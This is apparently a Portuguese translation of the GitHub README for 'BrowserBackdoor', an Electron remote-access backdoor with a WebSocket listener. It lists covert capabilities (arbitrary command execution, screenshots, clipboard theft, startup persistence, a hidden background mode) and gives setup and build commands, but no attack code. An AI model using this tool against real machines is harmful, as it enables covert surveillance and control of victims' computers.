
 imcpwn/browser-backdoor
BrowserBackdoor é uma aplicação Electron com um backdoor JavaScript WebSocket e um listener de linha de comando Ruby




O BrowserBackdoor é uma aplicação Electron que utiliza uma backdoor JavaScript via WebSocket para conectar-se ao listener.
O BrowserBackdoorServer é um servidor WebSocket que escuta por conexões WebSocket recebidas e cria uma interface de linha de comando para enviar comandos ao sistema remoto.
A backdoor JavaScript no BrowserBackdoor pode ser usada em todos os navegadores que suportam WebSockets. Ela não terá acesso à API Electron do computador hospedeiro a menos que a aplicação cliente BrowserBackdoor seja utilizada.
Algumas coisas que você pode fazer se tiver acesso à API Electron:
Abrir novas janelas do navegador que podem apontar para qualquer site. (já incorporado. Veja: server/modules/openURL.js).
Alterar e ler a área de transferência. (já incorporado. Veja: server/modules/readClipboard.js e server/modules/writeClipboard.js).
Acessar notificações do sistema operacional multiplataforma e a bandeja no OS X e Windows.
Tirar capturas de tela. (já incorporado. Veja: server/modules/screenshot.js).
Executar comandos arbitrários do sistema. (já incorporado. Veja: server/modules/execCmd.js)
Iniciar na inicialização do sistema. (já incorporado. Veja: client/main.js e server/modules/manageStartup.js).
Se você encontrar um problema com o programa, utilize o rastreador de problemas: https://github.com/IMcPwn/browser-backdoor/issues
Capturas de tela estão disponíveis na Wiki! https://github.com/IMcPwn/browser-backdoor/wiki/Screenshots
Mais informações serão adicionadas em breve.
A aplicação cliente será executada em segundo plano e não fornecerá interface de usuário enquanto estiver em execução. Para verificar se está em execução, sair dela, ou ativar/desativar a inicialização do sistema, pressione Command (OS X) OU Control (Windows/Linux) + Alt + \ ou o atalho que você configurou em client/main.js.
O uso da aplicação servidor pode ser acessado digitando help na linha de comando.
Requisitos para o cliente:
Requisitos para o servidor:
O cliente BrowserBackdoor é suportado em todos os dispositivos suportados pelo Electron. Atualmente são Windows 32/64, OS X 64 e Linux 32/64.
O BrowserBackdoorServer foi testado no Ubuntu 14.04, Debian 8 e Kali Linux. Deve funcionar em qualquer sistema operacional Linux similar.
Para instalar qualquer coisa, primeiro, clone o repositório. Todos os demais comandos mostrados assumem que você está na raiz do repositório.
git clone https://github.com/IMcPwn/browser-backdoor
cd browser-backdoor
Como instalar e executar a aplicação cliente BrowserBackdoor:
cd client
npm install
#
# Configure index.html e main.js antes do próximo comando.
#
npm start
Como construir executáveis do cliente (veja aqui para mais informações):
cd client
npm install electron-packager -g
electron-packager . --all
Como executar o BrowserBackdoorServer:
cd server
gem install bundler
bundle install
#
# Configure config.yml antes do próximo comando
#
ruby bbsconsole.rb
MIT
Este é um projeto de desenvolvimento pessoal, por favor não o utilize para fins maliciosos. O autor não se responsabiliza por qualquer uso indevido do programa.
Este programa foi feito por IMcPwn.
Informações de contato como e-mail, twitter e outros métodos de contato estão disponíveis aqui: https://imcpwn.com






